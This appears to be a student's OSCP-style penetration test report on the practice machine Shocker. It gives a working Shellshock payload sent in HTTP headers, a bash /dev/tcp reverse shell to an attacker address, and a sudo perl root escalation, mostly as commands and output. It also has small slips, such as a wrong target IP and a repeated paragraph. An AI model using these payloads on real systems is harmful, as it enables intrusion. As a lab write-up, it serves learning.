Offensive Security Certified Professional Exam Report

OSCP Exam Report

student@gmail.com, OSID: 12345

2021-06-27

Contents

1 Offensive Security OSCP Exam Report

1.1 Introduction:

The Offensive Security Exam penetration test report contains all efforts that were conducted in order to pass the Offensive Security exam. This report will be graded from a standpoint of correctness and fullness to all aspects of the exam. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the Offensive Security Certified Professional.

1.2 Objective:

The objective of this assessment is to perform an internal penetration test against the Hack the box practice network. The student is tasked with following a methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An example page has already been created for you at the latter portions of this document that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

1.3 Requirement:

The student will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable.
- Any additional items that were not included

2 High-Level Summary

I was tasked with performing an internal penetration test towards Hack the box. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Offensive Security's internal exam systems – the Shocker. My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to Offensive Security. When performing the internal penetration test, there were several alarming vulnerabilities that were identified on the assigned machine. When performing the attacks, I was able to gain access to the system, primarily due to outdated patches and poor security configurations. During the testing, I had administrative level access to multiple systems. Shocker was successfully exploited and access granted. This system as well as a brief description on how access was obtained are listed below:

Shocker(10.10.10.56) - ShellShock vulnerability to get the initial foothold.

2.1 Recommendations:

We recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.# Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Offensive Security Exam environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

2.2 Information Gathering:

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test.During this penetration test, I was tasked with exploiting the exam network. The specific IP addresses were:

Shocker - 10.10.10.56

2.3 Penetration:

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, I was able to successfully gain access to Shocker.

2.3.1 System IP: 10.10.10.56

2.3.1.1 Service Enumeration:

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
10.10.10.56	**TCP**: 80,2222\

2.3.1.2 Scanning

Nmap-Initial

```
# Nmap 7.80 scan initiated Sun Jun 27 00:21:09 2021 as: nmap -sC -sV -vv -oA nmap/initial
↪  10.10.10.56
Nmap scan report for 10.10.10.56
Host is up, received reset ttl 63 (0.17s latency).
Scanned at 2021-06-27 00:21:10 PDT for 18s
Not shown: 998 closed ports
Reason: 998 resets
PORT     STATE SERVICE REASON         VERSION
80/tcp   open  http    syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: OPTIONS GET HEAD POST
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
2222/tcp open  ssh     syn-ack ttl 63 OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol
↪  2.0)
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
| ssh-rsa
↪  AAAAB3NzaC1yc2EAAAADAQABAAABAQD8ArTOHWzqhwcyAZWc2CmxfLmVVTwfLZf0zhCBREGCpS2WC3NhAKQ2zefCHCU8XTC8hY9ta5ocU+
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
| ecdsa-sha2-nistp256
↪  AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBPiFJd2F35NPKIQxKMHrgPzVzoNHOJtTtM+zlwVfxzvcXPFFuQrOL7
|   256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIC/RjKhT/2YPlCgFQLx+gOXhC6W3A3raTzjlXQMT8Msk
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Jun 27 00:21:28 2021 -- 1 IP address (1 host up) scanned in 18.53 seconds
```

Nmap-Full

```
# Nmap 7.80 scan initiated Sun Jun 27 00:21:51 2021 as: nmap -sC -sV -vv -p- -oA nmap/full
↪  10.10.10.56
Nmap scan report for 10.10.10.56
Host is up, received echo-reply ttl 63 (0.17s latency).
Scanned at 2021-06-27 00:21:51 PDT for 282s
Not shown: 65533 closed ports
Reason: 65533 resets
PORT     STATE SERVICE REASON         VERSION
80/tcp   open  http    syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: OPTIONS GET HEAD POST
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
2222/tcp open  ssh     syn-ack ttl 63 OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol
↪  2.0)
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
| ssh-rsa
↪  AAAAB3NzaC1yc2EAAAADAQABAAABAQD8ArTOHWzqhwcyAZWc2CmxfLmVVTwfLZf0zhCBREGCpS2WC3NhAKQ2zefCHCU8XTC8hY9ta5ocU+
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
| ecdsa-sha2-nistp256
↪  AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBPiFJd2F35NPKIQxKMHrgPzVzoNHOJtTtM+zlwVfxzvcXPFFuQrOL7
|   256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIC/RjKhT/2YPlCgFQLx+gOXhC6W3A3raTzjlXQMT8Msk
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Jun 27 00:26:33 2021 -- 1 IP address (1 host up) scanned in 282.39 seconds
```

Ffuf

```
 →  ffuf -s -u http://10.10.10.56/FUZZ/ -w /opt/wordlist/medium.txt -o ffuf.out
cgi-bin
icons
```

Ffuf_cgi-bin

```
 →  ffuf -s -u http://10.10.10.56/cgi-bin/FUZZ -w /opt/wordlist/medium.txt -e .sh,.pl -o
↪  ffuf_cgi-bin.out
user.sh
```

2.3.1.3 Gaining Shell

System IP: 10.10.10.56

Vulnerability Exploited : Shell shock vulnerability

System Vulnerable : 10.10.10.3

Vulnerability Explanation : Shell shock vulnerability on the bash provided the initial foothold to gain the machine access


Privilege Escalation Vulnerability : Sudo access to provided the gain root

Vulnerability fix : Need to update the bash version to the latest one to avoid the shell shock vulnerability and be cautious while giving access to sudo permission to the user

Severity Level : Critical

By checking the nmap results we see that there are only two ports open for us to enumerate in which port 80 is the first in list since it has wide attacking surface.


By going to the website i can nothing but a meme image with dont bug me caption. Even the source code doesnt reveal anything.



Don't Bug Me!

Figure 2.1: 205-web.png


By initiating the ffuf i could see there is only directory which i can see is cgi-bin. There seems to be shellshock vulnerability on this machine i am going to search with the extension of .sh and perl.



```
➜ ffuf -s -u http://10.10.10.56/cgi-bin/FUZZ -w /opt/wordlist/medium.txt -e .sh,.pl -o ffuf_cgi-bin.out
user.sh
```

Figure 2.2: 210-user.sh.png

By searching with the extension i could see that there is a user.sh file on the folder. If i try to access the file i am getting a file to download which has time of the machine.



10.10.10.56/cgi-bin/user.sh

Don't Bug Me!

Opening user.sh

You have chosen to open:

user.sh

which is: shell script
from: http://10.10.10.56


What should Firefox do with this file?

● Open with Text Editor (default)

○ Save File

□ Do this automatically for files like this from now on.


Figure 2.3: 220-user.sh_download.png



```
Content-Type: text/plain

Just an uptime test script

 13:54:16 up 11:00,  0 users,  load average: 0.04, 0.01, 0.00
```

Figure 2.4: 225-time_results.png


Tried with nmap script and found that the web is vulnerable to shellshock. So lets intercept the traffic and check in burp



```
→ sudo nmap -sV -p80 --script http-shellshock --script-args uri=/cgi-bin/user.sh,cmd=ls 10.10.10.56
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-27 10:42 PDT
Nmap scan report for 10.10.10.56
Host is up (0.17s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-shellshock:
|   VULNERABLE:
|   HTTP Shellshock vulnerability
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2014-6271
|       This web application might be affected by the vulnerability known as Shellshock. It seems the server
|       is executing commands injected via malicious HTTP headers.
|
|     Disclosure date: 2014-09-24
|     Exploit results:
|       <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
```

Figure 2.5: 215-shellshock.png


By seeing the get request it seems like it is doing a shell shock on the cookie,referrer and useragent.



```
GET /cgi-bin/user.sh HTTP/1.1
Connection: close
Cookie: () { :;}; echo; echo "dfvgpqiupvaazan"
Referer: () { :;}; echo; echo "dfvgpqiupvaazan"
User-Agent: () { :;}; echo; echo "dfvgpqiupvaazan"
Host: localhost:8081


```

Figure 2.6: 230-burp_get_request.png

Lets try to ignore everything and check with the cookie variable for our reverse shell. Its not working when i just put ls so when i put /bin/ls its giving me a list of file present in the directory.




```
GET /cgi-bin/user.sh HTTP/1.1
Connection: close
Cookie: () { :;}; echo; /bin/ls
Host: localhost:8081
```

```
HTTP/1.1 200 OK
Date: Sun, 27 Jun 2021 17:59:34 GMT
Server: Apache/2.4.18 (Ubuntu)
Connection: close
Content-Type: text/x-sh
Content-Length: 8

user.sh
```

Figure 2.7: 235-ls_command.png

With this we have a confirmation there is command injection with shell shock vulnerability. So lets try to get a reverse shell.



```
GET /cgi-bin/user.sh HTTP/1.1
Connection: close
Cookie: () { :;}; echo; /bin/bash -i >& /dev/tcp/10.10.14.9/9001 0>&1
Host: localhost:8081
```


Figure 2.8: 240-revshell.png

I got the reverse shell by using bash reverse shell command. its not working with just bash so i included /bin/bash.

```
 → nc -nlvp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.10.56 46084
bash: no job control in this shell
shelly@Shocker:/usr/lib/cgi-bin$ id
id
uid=1000(shelly) gid=1000(shelly)
↪ groups=1000(shelly),4(adm),24(cdrom),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare)
shelly@Shocker:/usr/lib/cgi-bin$
```

2.3.1.4 Privilege Escalation

We got the user from the shell shock. By doing the initial enumeration i could see that the user can Perl as a sudo without any password.




```
shelly@Shocker:/home/shelly$ sudo -l
Matching Defaults entries for shelly on Shocker:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User shelly may run the following commands on Shocker:
    (root) NOPASSWD: /usr/bin/perl
shelly@Shocker:/home/shelly$ 
```

Figure 2.9: 245-sudo_l.png

Lets go the GTFO bin and get a command to gain root access. As per the GTFO we can use the below command to get the root access using perl.

```
perl -e 'exec "/bin/bash";'
```

Lets execute the above command and check for the access.




```
shelly@Shocker:/home/shelly$ sudo perl -e 'exec "/bin/bash";'
root@Shocker:/home/shelly# id
uid=0(root) gid=0(root) groups=0(root)
root@Shocker:/home/shelly# 
```

Figure 2.10: 250-root access.png

We successfully got the root with the sudo perl command.

2.3.1.5 Proof File


User



```
root@Shocker:/home/shelly# cat /home/shelly/user.txt
56[redacted]835b0
root@Shocker:/home/shelly#
```

Figure 2.11: 255-user.txt.png

Root



```
root@Shocker:/home/shelly# cat /root/root.txt
39[redacted]cccf
```

Figure 2.12: 260-root.txt.png

3 Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit. Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

4 House Cleaning:

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After collecting trophies from the system was completed, We removed all user accounts and passwords as well as the exploit code written on the system. Hack the box should not have to remove any user accounts or services from the system.